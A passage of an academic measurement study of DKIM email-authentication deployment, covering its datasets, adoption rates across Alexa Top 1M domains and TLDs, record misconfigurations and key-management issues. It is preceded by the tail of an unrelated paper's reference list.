[31] Guillermo Suarez-Tangil and Gianluca Stringhini. Eight years of rider measurement in the android malware ecosystem. *IEEE Transactions on Dependable and Secure Computing*, 2020.

[32] Darell JJ Tan, Tong-Wei Chua, Vrizlynn LL Thing, et al. Securing android: a survey, taxonomy, and challenges. *ACM Computing Surveys (CSUR)*, 47(4), 2015.

[33] Kurt Thomas, Juan A Elices Crespo, Ryan Rasti, Jean-Michel Picod, Cait Phillips, Marc-André Decoste, Chris Sharp, Fabio Tirelo, Ali Tofigh, Marc-Antoine Courteau, et al. Investigating commercial pay-per-install and the distribution of unwanted software. In *USENIX Security Symposium*, 2016.

[34] Haoyu Wang, Hao Li, Li Li, Yao Guo, and Guoai Xu. Why are android apps removed from google play? a large-scale empirical study. In *MSR*, 2018.

[35] Haoyu Wang, Zhe Liu, Jingyue Liang, Narseo Vallina-Rodriguez, Yao Guo, Li Li, Juan Tapiador, Jingcun Cao, and Guoai Xu. Beyond google play: A large-scale comparative study of chinese android app markets. In *Proceedings of the Internet Measurement Conference 2018*, 2018.

[36] Fengguo Wei, Yuping Li, Sankardas Roy, Xinming Ou, and Wu Zhou. Deep ground truth analysis of current android malware. In *DIMVA*, 2017.

[37] Meng Xu, Chengyu Song, Yang Ji, Ming-Wei Shih, Kangjie Lu, Cong Zheng, Ruian Duan, Yeongjin Jang, Byoungyoung Lee, Chenxiong Qian, et al. Toward engineering a secure android ecosystem: A survey of existing techniques. *ACM Computing Surveys (CSUR)*, 49(2), 2016.

[38] Chao Yang, Zhaoyan Xu, Guofei Gu, Vinod Yegneswaran, and Phillip Porras. Droidminer: Automated mining and characterization of fine-grained malicious behaviors in android applications. In *ESORICS*, 2014.

[39] Wu Zhou, Yajin Zhou, Xuxian Jiang, and Peng Ning. Detecting repackaged smartphone applications in third-party android marketplaces. In *CODASPY*, 2012.

[40] Yajin Zhou and Xuxian Jiang. Dissecting android malware: Characterization and evolution. In *IEEE S&P*, 2012.

[41] Shuofei Zhu, Jianjun Shi, Limin Yang, Boqin Qin, Ziyi Zhang, Linhai Song, and Gang Wang. Measuring and modeling the label dynamics of online anti-malware engines. In *USENIX Security Symposium*, 2020.

A Large-scale and Longitudinal Measurement Study of DKIM Deployment

Chuhan Wang [†] *Kaiwen Shen* [†] *Minglei Guo* [†] *Yuxuan Zhao* [‡] *Mingming Zhang* [†]
Jianjun Chen [†✉] *Baojun Liu* [†✉] *Xiaofeng Zheng* [†§] *Haixin Duan* [†§] *Yanzhong Lin* [¶] *Qingfeng Pan* [¶]
[†]*Tsinghua University*
[‡]*North China Institute of Computing Technology*
[§]*Qi An Xin Technology Research Institute*
[¶]*Coremail Technology Co. Ltd*

Abstract

DomainKeys Identified Mail (DKIM) is an email authentication protocol to protect the integrity of email contents. It has been proposed and standardized for over a decade and adopted by Yahoo!, Google, and other leading email service providers. However, little has been done to understand the adoption rate and potential security issues of DKIM due to the challenges of measuring DKIM deployment at scale.

In this paper, we provide a large-scale and longitudinal measurement study on how well DKIM is deployed and managed. Our study was made possible by a broad collection of datasets, including 9.5 million DKIM records from passive DNS datasets over five years and 460 million DKIM signatures from real-world email headers. Moreover, we conduct an active measurement on Alexa Top 1 million domains. Our measurement results show that 28.1% of Alexa Top 1 million domains have enabled DKIM, of which 2.9% are misconfigured. We demonstrate that the issues of DKIM key management and DKIM signatures are prevalent in the real world, even for well-known email providers (e.g., Gmail and Mail.ru). We recommend the security community should pay more attention to the systemic problems of DKIM deployment and mitigate these issues from the perspective of protocol design.

1 Introduction

Since the Simple Mail Transfer Protocol (SMTP) [28] lacks authentication mechanism [11, 18, 31], email services have long been fraught with email spoofing attacks [2, 5, 7]. To address this security issue, the Internet Engineering Task Force (IETF) has proposed three email authentication protocols, including Sender Policy Framework (SPF) [19], DomainKeys Identified Mail (DKIM) [13], and Domain-based Message Authentication, Reporting, and Conformance (DMARC) [21]. These protocols protect user identities in different ways, and they need to cooperate to protect email authentication.

✉ Corresponding authors:{jianjun, lbj}@tsinghua.edu.cn.

DKIM is an essential part of the email authentication chain. It relies on digital signatures to prevent emails from being forged or tampered with. Unlike the other two protocols, DKIM focuses on verifying the integrity of email contents. However, the complexity of DKIM deployment creates multiple management issues. Previous studies have shown that DKIM misconfigurations may allow adversaries to successfully send spoofing emails that can bypass both DKIM and DMARC verification [11, 31]. Besides, similar to other security mechanisms based on cryptography, such as DNSSEC and TLS, DKIM may be prone to common key management risks. Therefore, it is significant to understand the current status of DKIM deployment to improve the protocol design, implementation, and management practices.

While significant efforts have been devoted to SPF and DMARC deployment [14, 15, 18], the deployment of DKIM has been paid less attention in the email ecosystem, since it is challenging to obtain DKIM records and measure DKIM deployment further. Intuitively, there are two kinds of methods to extract DKIM information: actively scanning DKIM public keys or passively extracting DKIM signatures from email headers. Unfortunately, active scanning method is not suitable for measuring DKIM public keys. DKIM public keys are published through the DNS `TXT` records as "`selector._domainkey.example.com`". The `selector` field is chosen randomly by domain owners and thus unpredictable. Besides, DKIM signatures are also difficult to collect by security researchers. DKIM signatures are embedded in the email header and would not be publicly released. It is difficult for researchers to obtain large amounts of DKIM signature data for further security analysis.

In this paper, we perform the first large-scale and longitudinal measurement study on the current status of DKIM deployment by both passive analysis and active scanning, to the authors' best knowledge. First, we extract DKIM records from two passive DNS datasets and obtain DKIM signatures in email headers by cooperating with our industry partners. Our collected DKIM records covering 5 million domain names and 2 million DKIM selectors and spanning more

than five years. Then, leveraging the popular DKIM selectors investigated from our passive datasets, we actively and heuristically query DKIM records for Alexa Top 1 million domains, and find at least 28.1% of the domains have deployed DKIM. DKIM deployment rates vary significantly with different TLDs: the domain names under *.edu* show the highest rate (71.3%) in the tested generic Top Level Domains (gTLDs), and the highest rate (58.6%) in country code Top Level Domains (ccTLDs) comes from *.au* (Australia) domains.

While investigating DKIM mismanagement, we find prevalent security issues in the real world, even for the leading email service providers like Yahoo and Gmail. First of all, within Alexa Top 1 million domains, we find 8,147 deployment records that can not be validated due to missing or incorrect DKIM records, accounting for 2.9% of all DKIM-enabled domains. Even worse, 3,292 domains were configured with abnormal DKIM fields, resulting in parsing errors of the corresponding public keys. Secondly, our research demonstrates that DKIM key management issues are prevalent: 66.9% of DKIM-enabled domains adopt shared DKIM keys, and 84% use weak DKIM keys. Besides, 8.4% of domains have not rotated DKIM keys in the past five years.

We show that 94.2% of the domains in our dataset have DKIM signature issues. 94.1% of domains use weak DKIM signatures without including necessary email headers, such as `From`, `To`, `Subject`, `Content-Type`, `Reply-To`, `Date`, and `Cc`. And, only 2.2% domains have deployed the oversigning protection mechanism that is recommended by the RFC 6376 [13]. Our results show that 6,860 (0.3%) domains still use the "`l=`" tag in the DKIM signatures, which can display fraudulent content to end-users without breaking DKIM signatures, and 65.9% of domains still use the outdated hash algorithm, i.e., SHA-1.

We have tried our best to contact the affected email providers and report these issues, and developed an online testing tool to help email administrators verify and deploy their DKIM records. We believe that the online tool is helpful for enhancing DKIM deployment.

Contributions. The contributions of the paper are as follows:

- We perform the first large-scale and longitudinal measurement study on the deployment and management of DKIM and find 28.1% of Alexa top 1 million domains have enabled DKIM protection, of which 2.9% are mismanaged.
- We discover that DKIM key management and DKIM signature issues are prevalent in the real world.
- We report the vulnerabilities to the affected email providers and provide an online DKIM testing tool to improve the security of DKIM deployment.

2 Background

The IETF has developed various standard protocols to protect email services from spoofing attacks, including SPF, DKIM, and DMARC. It is necessary to understand these protocols and their cooperation in authenticating email-sender identities.

2.1 DKIM

DomainKeys Identified Mail (DKIM) [13], as an essential email authentication protocol, provides integrity and authenticity protection for email transmission and is used to defend against spoofing and phishing attacks [17].




Figure 1: DKIM Verification Workflow.

DKIM Workflow. Figure 1 shows the three steps of DKIM workflow. (1) A domain owner first generates a pair of keys and publishes the public key (DKIM record) via a DNS TXT record. For example, if the owner of a.com sets `s1` as its selector, the DKIM record is set through a TXT record (like the one in Figure 3) of `s1._domainkey.a.com`. (2) The sending service calculates three hashes: the hash of the email body (body-hash), the hash of selected email headers (h-headers), and the hash of the whole email (data-hash). The data-hash consists of body-hash, h-headers, and the DKIM-Signature header with the exception of the value portion of the "`b=`" tag. Then, the email service will sign the data-hash and set the result as the value of the "`b=`" tag. After that, the email service will insert the DKIM signature in the header block and send the email to receivers. (3) The receiving service retrieves the public key from the sender's DNS server to validate the DKIM signature on receiving the email.

DKIM Signatures and DKIM Records. DKIM signature headers and DKIM DNS records consist of different informational elements that are represented by multiple `tag=value` pairs. The examples of a DKIM signature header and a DKIM record published on the DNS server are shown in Figure 2 and Figure 3. We mainly parse the tags from our datasets to further analyze DKIM configurations. The important tags we have analyzed in DKIM records include:

- `k` represents the key type. The default type is "rsa", and RFC 8463 [24] adds "ed25519 " to the key type to support the Edwards-Curve Digital Signature Algorithm.
- `p` represents the public key. An empty value means the public key has been revoked. This tag value is defined by the "k=" tag before being encoded in base64.
- `h` represents acceptable hash algorithms. This tag is optional and the default allows all algorithms (e.g., SHA-1 and SHA-256).

```
DKIM-Signature: v=1; a=rsa-sha256;
c=relaxed/relaxed; s=s1; d=a.com; h=From:
To: Subject; l=200; bh=vYFvy46eesudgj4s...;
b=IHEFQ+7rcisqsRBSEdd83...
```

Figure 2: DKIM Signature Example in Email Headers.

```
v=DKIM1; k=rsa; h=sha256;
p=MIGfMA0GCSqGSIb3DQCyOmR3diPVt1...
```

Figure 3: DKIM Record Example Published on DNS Servers.

The important tags we have analyzed in DKIM signatures include:

- `a` represents the algorithm (e.g., "RSA-SHA1", "RSA-SHA256") for generating the DKIM signature. RFC 6376 [13] recommends that signers should sign using"RSA-SHA256".
- `c` represents the message canonicalization algorithm. It consists of two names separated by a "slash" character, corresponding to the header and body canonicalization algorithms, respectively. Default is "simple/simple". There are two kinds of canonicalization algorithms. The "simple" algorithm tolerates almost no modification, and the "relaxed" algorithm tolerates common modifications such as whitespace replacement and header field line rewrapping.
- `s` represents the selector, an attribute in the DKIM signature, which permits multiple keys under the same domain. Email receivers use this tag to obtain the public key by querying *s1._domainkey.a.com*.
- `d` represents the signer's domain.
- `h` represents the list of headers protected by the signature. `From` header must be included.
- `l` is an optional tag indicating the number of bytes of the email body covered by the signature.
- `bh` is the hash of the canonicalized body part of the message as limited by the "l=" tag.
- `b` represents the actual digital signature of the whole email message, including the email body and the email headers.

2.2 SPF and DMARC

Sender Policy Framework (SPF) [19] and Domain-based Message Authentication, Reporting and Conformance (DMARC) [21] are crucial mechanisms for email sender authentication.

SPF allows a domain owner to publish DNS records to specify which email servers can send emails representing their domain. When receiving an email, the receiving email services can leverage the IP address range from the DNS records to check whether the sending email server is legal. In this way, SPF provides spoofing protection by limiting the sender's IP addresses.

DMARC is an authentication system based on the results of SPF and DKIM verification. It enables the domain owner to publish a policy to specify what actions the receiver should take when the incoming email fails in the DMARC check. When receiving an email, the receiving email services do the SPF and DKIM check first. If the email passes one of the two protocols, then they perform an identifier alignment test to check whether the domain in the `From` header matches the domain name verified by SPF or DKIM.

3 Dataset and Methodology

To investigate the current deployment of DKIM, we mainly follow the three steps shown in Figure 4, including data collection, processing, and analysis.

3.1 Data Collection

It is almost impossible to collect DKIM dataset at scale without knowing the selector for each domain. However, we find two ways to get DKIM information: (1) parsing DKIM records from Passive DNS datasets and (2) extracting DKIM signatures from email headers. Thus, we collaborate with our industrial partners and get the datasets shown in Table 1, including (1) passive DNS datasets from Chinese top security providers, Qi-Anxin and 360, and (2) DKIM signatures from Coremail, the leading email service provider in China.

Passive DNS. When receiving an email with a DKIM signature, the DKIM-enabled email server will retrieve the public key to verify the DKIM signature. Therefore, the DKIM records can be recorded in the DNS traffic of the DNS servers used by receiving email servers. In this research, we use two passive DNS datasets (similar to Farsight DNSDB [4]), 360




Figure 4: Overview of DKIM Data Collection and Analysis.

PassiveDNS[1] and QiAnXin PassiveDNS[2]. These datasets are extracted from logs of the most popular public DNS resolvers in China, such as 114.114.114.114 (like Google's 8.8.8.8). According to our partners, DNS queries to these public DNS resolvers account for about 10% of all DNS queries in China. Our datasets cover queries from Jun. 2015 to Nov. 2020.

DKIM public keys are stored in DNS TXT records of domains in the same pattern, which is `<selector>._domainkey.<domain>`. Thus, we extract all DKIM records from the passive DNS dataset by matching the "`._domainkey.`" pattern in domain names. The datasets not only contain the DKIM deployment status of a large number of domain names but also record the changes in the DKIM deployment status over time, which allow us to analyze the mismanagement of DKIM from past to present.

Email Server Log. Besides the passive DNS traffic, the email server log is another source to get DKIM information. In this study, we extract 464 million DKIM signatures from the real-world email headers collected by Coremail. These signatures are collected spanning from Mar. 20, 2020, to Oct. 19, 2020, as shown in Table 1. We can parse the `domains` and the relevant `selectors` from DKIM signature headers collected in the email server log, then use them to look up DKIM records via DNS. The dataset provides us with another perspective to analyze DKIM deployment from DKIM signatures.

3.2 Data Processing

Data Cleaning for Passive DNS Data. The passive DNS datasets can not be directly used for analysis, including many wildcard DNS records and misconfigurations. For example, domains can configure their SPF and DMARC records as wildcard DNS records to protect their subdomains. These records can impact our experiment statistics since we need to show the DKIM deployment status on the popular domain names. Thus, we need to clean the passive DNS data before analyzing it.

[1]https://passivedns.cn/help/
[2]https://secrank.cn/passivedns

Table 1: Overview of DKIM Datasets.

	PassiveDNS[1]	DKIM Signature[2]	Total
Distinct Selectors	2,179,653	314,767	2,376,077
Distinct Domains	3,627,871	2,203,628	5,444,288
Alexa Top-1M	87,292	53,302	101,934

[1] Historical DKIM records from Qianxin PassiveDNS and 360 PassiveDNS between Jun. 2015 to Nov. 2020. Qianxin and 360 are the two largest listed cyber security companies in China.
[2] DKIM signature headers from Coremail's email server log between Mar. 2020 to Oct. 2020. Coremail is one of the famous email providers in China.

First, we aggregate the passive DNS records, represented as a 5-tuple (the requested domain name, DKIM record content, the first request timestamp, the last request timestamp, and request times), by domain names. If the DKIM records of a domain name are the same, we merge the 5-tuple records by extending timestamps and request times. If the DKIM records are changed, we treat them as two different 5-tuple records.

Second, we develop a *grammar parser* to analyze the DKIM records in the PassiveDNS data according to RFC 6376 [13], and use it to filter out the DKIM records that violate the standard. The invalid DKIM records are discussed in Section 5. Table 1 presents the statistics of our parsed DKIM records. The Passive DNS datasets include 3.6 million unique domain names with valid DKIM records, covering 87,292 domain names within Alexa Top 1M domains.

Records Deduplication for Email Server Logs. The real-time email server log contains plenty of emails from the same domain name. However, we only focus on the diversity of the domain names and their related DKIM signatures rather than the number of emails. Besides, DKIM signatures with the same domain and selector can share the same configuration. So we de-duplicate these DKIM signatures according to the "d=" tag (domain) and the "s=" tag (selector). Finally, we get 2,252,528 distinct DKIM signatures, including 2,203,628 dis-

Table 2: Top 10 Popular Selectors.

Rank	Selector Name	# Domain	%
1	mail	643,940	11.8%
2	tvdnhvr	481,768	8.9%
3	default	457,069	8.4%
4	zplfznz	391,766	7.2%
5	20150623	384,472	7.1%
6	dkim	190,637	3.5%
7	k1	69,385	1.3%
8	google	62,148	1.1%
9	selector2	34,187	0.6%
10	key1	25,034	0.5%

tinct domain names, among which 53,302 are ranked within Alexa Top 1 Million.

Active Scanning for the Alexa Top 1 Million Domains. Although our passive datasets have a large number of records, they can not cover all popular domain names. To know the DKIM deployment status for the most popular domain names, we also start an active scanning process. For each domain name covered by the active scanning, we need to know its `selector`, and then we can get its DKIM record by accessing its DNS server.

Based on the passive datasets, we can get the mapping of selectors and domains, then further de-duplicate and count the popular selectors. We find the most popular selector "`mail`" is used by more than 643 thousand domain names, which accounts for 11.83% in our datasets. Table 2 shows the top 10 selectors in our datasets, including the common labels like "`default`", "`mail`" and "`dkim`". All of these selectors are used by at least 10k domain names. This feature gives us the opportunity to conduct an active scanning on the DKIM deployment.

After we collected popular selectors, we used them to look up the corresponding DKIM public key records for Alexa top domain names. The overall query volume in our measurement is enormous because it depends on the Cartesian product of the domain name list and the selector list. Using too many selectors will lead to higher time overhead and influence the related DNS services. According to our test on Alexa top 10,000 domains, we find the growth of the newly discovered DKIM domain names becomes slow when using more than 40 selectors to measure, as shown in Figure 5. Thus, we select the top 40 selectors to actively scan the Alexa top 1 million domains. Results show that 28.1% of the domain names have enabled DKIM. We will introduce more details about DKIM adoption in Section 4.




Figure 5: Discovered DKIM Domain Numbers when Using Different Number of Selectors.

3.3 Data Analysis

Based on the collected DKIM data, we are able to draw a big picture of DKIM deployment status from the following four aspects. Here we give an overview of these aspects, and the results will be further introduced and discussed in Section 4-7 in detail.

Adoption Rate of DKIM. We combine the passive collection data and the results of active scanning, and finally calculate the DKIM deployment rate among Alexa Top 1M domains. To know more about DKIM deployment, we also analyze the DKIM adoption of the domains under different ccTLD and gTLD.

Grammatical Analysis of DKIM Records. We filter the measurement results of Alexa Top 1M domains and use the *grammar parser* mentioned in the data processing step (Section 3.2) to analyze the DKIM records. Then, we group all abnormal DKIM records into five categories by their error types.

Management Issues of DKIM Keys. Since our passive DNS data contains the timestamps of the DKIM records, we can analyze the lifetime of these DKIM records. In this part, we extract the public keys from the DKIM records and analyze the issues of DKIM keys from three aspects: (1) the lifetime of the DKIM keys, (2) the sharing of the DKIM keys, and (3) the length of the DKIM keys.

Security Issues of DKIM Signatures. The DKIM signature datasets provide us with a new perspective to analyze DKIM deployment issues. We analyze security issues of DKIM signatures from two aspects: (1) whether the DKIM signatures cover the email headers that are important for security, and (2) whether the obsolete "l=" tag is used. (3) whether the outdated hash algorithm (SHA-1) is used.

3.4 Ethical Considerations

Data Collection. Our passive DNS dataset does not include any privacy data, as was used in previous researches [9, 16]. As for the DKIM signatures, we can only get and use the `DKIM-Signature` headers provided by Coremail. Before that, any users' private information, like email addresses and email bodies, has already been removed. Besides, the DKIM signatures are stored in Coremail's server, and we only access and analyze the data through their bastion host.

Active Scanning. We deploy the scanning tool on ten nodes worldwide and control the frequency interval of active scanning. Only about 40 DNS queries will be performed for each domain name, and the interval between the query for the same domain will be at least five minutes, which will not affect the normal DNS services of the involved domains.

4 Adoption Rate of DKIM

To understand the current adoption of DKIM, we conduct a measurement on the DKIM deployment among *popular email providers* and *Alexa Top 1M domains*.

4.1 Popular Email Providers

For selecting email providers, we first check the email services analyzed by Hu et al. [18] and filter out the ones that can not be used normally in China (e.g., gmx.com and tutanota.com). We also supplement the provider list via Google search. In total, we have investigated the DKIM deployment of 24 popular email providers (Table 3).

We evaluate these email providers from both the sender side and the receiver side. From the sender side, we use each email provider to send emails and check whether DKIM signatures are included. From the receiver side, we send emails with normal DKIM signatures from our domain to each email provider and check DNS request records to judge whether DKIM verification is performed.

The results show that most email providers have adopted DKIM. For the 24 tested email providers, we find all of them conduct DKIM verification from the receiver side, and 6 of them have not deployed DKIM from the sender side.

4.2 Alexa Top 1 Million Domains

Besides popular email providers, we also measure the DKIM deployment among Alexa top 1 million domains. Note that DKIM can achieve a better effect of preventing email spoofing attacks, together with SPF and DMARC. Thus, we also measure the deployment rate of SPF and DMARC by active scanning, and the results can reflect the current status of DKIM deployment from the side.

An overview of the DKIM Adoption Rate among Alexa Top 1M Domains. We find 28.1% domains support DKIM based on active scanning on Alexa top 1M domains (Table 4), and the DKIM records obtained from our passive datasets (101,855 domains). The adoption rate of DKIM is between that of DMARC (11.9%) and SPF (54.1%), which is in line with expectations because SPF is proposed earlier than DKIM, and the design of DMARC is based on SPF and DKIM. Among the Alexa top 1 million domains, 748,993 domains have MX records, of which the adoption rate of security protocols is relatively higher (SPF 69.8%, DKIM 37.0%, DMARC 15.1%).

Table 3: DKIM Adoption of Popular Email Providers.

Email Provider	DKIM	Email Provider	DKIM
gmail.com	✓	yeah.net	✓
mail.ru	✓	126.com	✓
zohu.com	✓	139.com	✗
icloud.com	✓	tom.com	✓
yahoo.com	✓	21cn.com	✗
outlook.com	✓	rambler.ru	✓
yandex.com	✓	cock.li	✓
aol.com	✓	onet.pl	✗
qq.com	✓	runbox.com	✓
sina.com	✗	freemail.hu	✓
sohu.com	✗	naver.com	✓
163.com	✓	daum.net	✗

Table 4: SPF/DKIM/DMARC Adoption Rate among Alexa Top 1 Million Domains.

	# All Domains (%)	# MX Domains (%)
Alexa List	1,000,000 (100.0%)	748,993 (100.0%)
w/ SPF	541,008 (54.1%)	522,696 (69.8%)
w/ DKIM	280,786 (28.1%)	276,827 (37.0%)
w/ DMARC	118,468 (11.9%)	112,798 (15.1%)

Comparing the Adoption Rate by Different TLDs. Since DKIM is deployed for email service domains, we only analyze MX domains in the following. We first focus on generic top-level domains (gTLDs) such as *.com*, *.net*, and *.org*, and the statistics for different gTLDs can be found in Table 5. The *.com* domains account for almost half of the whole MX domain list, so it is not surprising that the *.com* domains have the most domains which support DKIM. If we focus on the adoption rate, *.edu* shows the highest percentage (around 71%) of domain names that have enabled DKIM verification. And also, the percentages of DKIM-enabled domain names under *.com* and *.org* are both above the average adoption rate (37.0%), which are 38.6% and 41.4% respectively.

We also analyze the DKIM deployment of domains from the country level. We aggregate all domain names by country-code TLDs (ccTLDs) and find that DKIM adoption rates vary from the domains of different countries (Table 6). The *.ru* domains account for the most domains that support DKIM

Table 5: DKIM Adoption Rate among Multiple gTLDs.

gTLD	MX Domains	w/ DKIM (%)
.com	371,040	143,156 (38.6%)
.org	33,271	13,787 (41.4%)
.net	33,101	9,926 (30.0%)
.info	5,531	1,443 (26.1%)
.co	3,559	1,453 (40.8%)
.edu	3,062	2,183 (71.3%)
.biz	1,955	534 (27.3%)
.gov	810	431 (53.1%)

Table 6: DKIM Adoption Rate among Multiple ccTLDs.

ccTLD	Country	MX Domains	w/ DKIM (%)
.ru	Russia	34,754	12,107 (34.8%)
.de	Germany	25,105	5,744 (22.9%)
.jp	Japan	17,740	2,467 (13.9%)
.uk	United Kingdom	15,496	7,058 (45.6%)
.br	Brazil	13,990	6,737 (48.2%)
.fr	France	11,012	4,141 (37.6%)
.au	Australia	7,452	4,363 (58.6%)
.cn	China	5,439	422 (7.8%)

under all ccTLDs, followed by *.uk*. Besides, we find DKIM is very popular in Australia, and 58.6% of their MX domains support DKIM. It is worth mentioning that most domains in China and Japan have not supported DKIM yet, and the DKIM adoption rate among *.cn* domains is only around 8.0%.

5 Grammatical Analysis of DKIM Records

In this section, we perform a grammatical analysis of the DKIM records for Alexa top 1 million domains and find the records of 8,147 (2.9%) domains are misconfigured. Some types of misconfigurations are as follows, and Table 7 shows our analysis results.

Table 7: Numbers of Misconfigured Domains.

Misconfiguration Type	# Domain
Abnormal p Field	3,292[1]
- Missing p Field	619
- An empty p Field	172
- Public Key Errors	2553
Invalid Tags	1,967
Multiple DKIM Records For One Selector	2,522
RSA-SHA256 Unsupported	550
Others	504

[1] A domain may be configured with multiple abnormal p field types.

Invalid Tags. As can be seen from Figure 3, DKIM records should consist of different elements in the form of `tag=value` pairs. When parsing DKIM records, we find that there are invalid tags in the records of 1,967 domains. These invalid tags contain characters that are not compliant with RFC regulations, such as `",\,<,;`, which may affect our correct extraction of tags.

Abnormal p Field. In a DKIM record, `p` field represents the public key that recipients use to verify the DKIM signatures. RFC 6376 stipulates that `p` field must appear in DKIM records [13]. If the public key data is abnormal, recipients can not verify the DKIM signatures correctly.

However, we find that 3,292 domains, among Alexa top 1 million domains, use abnormal public keys in their DKIM records that can not be parsed correctly. The abnormal cases include (1) missing `p` field, (2) empty `p` field and (3) public key errors. Missing `p` field means there is no `p` field in the DKIM records. Public key errors mean the keys are in invalid formats, which include public keys with incorrect padding, misuse of quotation marks or escape characters, and some obviously wrong configurations like `p=none`. An empty `p` field may not cause security issues because RFC 6376 [13] stipulates that an empty value means this public key has been revoked, while the other two misconfigurations involving 3,172 domains are obviously wrong, which can make DKIM signature invalid.

Multiple DKIM Records For One Selector. RFC 6376 stipulates that DKIM records must be unique for a particular selector explicitly [13]. However, it does not provide a specific description of which record should be selected if more than one exists. We find 2,522 domain names (within Alexa Top 1M) that deploy multiple DKIM records using one selector in the real-word. For example, *m1* is a selector used by *microsoft.com*, but there are two DKIM records in the TXT records of *m1._domainkey.microsoft.com*. In this situation, the DKIM validation result is determined by specific implementations, since it is undefined in RFC standards.

According to our experiments, the implementation varies from email services. Google and Netease (163.com) will pass the verification of DKIM signatures, only if the last DKIM record is correct. Meanwhile, mail.ru will regard such a signature as valid as long as one of the multiple DKIM records is valid. Outlook and Yahoo! will consider a signature with multiple DKIM records invalid.

RSA-SHA256 Unsupported There are two algorithms to generate DKIM signatures, defined in RFC 6376 [13], including RSA-SHA1 and RSA-SHA256. It is strongly encouraged that signers should use RSA-SHA256, because it is proved that SHA-1 is not as collision-resistant as expected [27], and the suggested algorithms in DKIM have been updated in the most recent RFC 8301 [20] In January 2018. RFC 8301 stipulates that signers *must* use rsa-sha256, while rsa-sha1 *must not* be used for signing or verifying. However, we find that 550 domains only support the RSA-SHA1 al-




Figure 6: Selector Numbers for Popular Domains. We analyze DKIM keys lifetime of Alexa top 100 domains. The red bars represent the number of selectors, which have not changed their DKIM keys for a long time (5 years here).

gorithm among Alexa top 1M domains, of which the email service administrator should update the algorithm as soon as possible. We will discuss the risk of using the outdated hash algorithm in Section 7.

There are also some other types of misconfigurations in DKIM records and some of them are even confusing. For example, we notice that some records mix DKIM records with SPF or DMARC records, such as `v=spf1; k=rsa; p=MIGFMA...`. Besides, we find the `v` field value of a few records is `DKIM2`, which has not been proposed yet. These issues show that some email service administrators configure DKIM records carelessly, which can cause DKIM signatures invalid.

6 DKIM Key Management Issues

In this section, we focus on how administrators manage DKIM keys, mainly based on passive DNS sources that cover 3,627,871 FQDNs in total. We found three types of key management issues: 1) long lifetime keys; 2) shared keys; 3) weak keys.

6.1 Long Lifetime Keys

DKIM keys should be rotated on a routine basis to balance the security risk of compromised keys and operational effort [3]. We measured the lifetime of DKIM keys by examining their occurrence period in our passive DNS datasets. If a domain adopts multiple DKIM selectors, we will regard the longest selector lifetime as its DKIM key lifetime. The results are shown in Table 8 by year, and we see that 312,852 (8.6%) domains deploy at least one DKIM key whose lifetime is over five years.

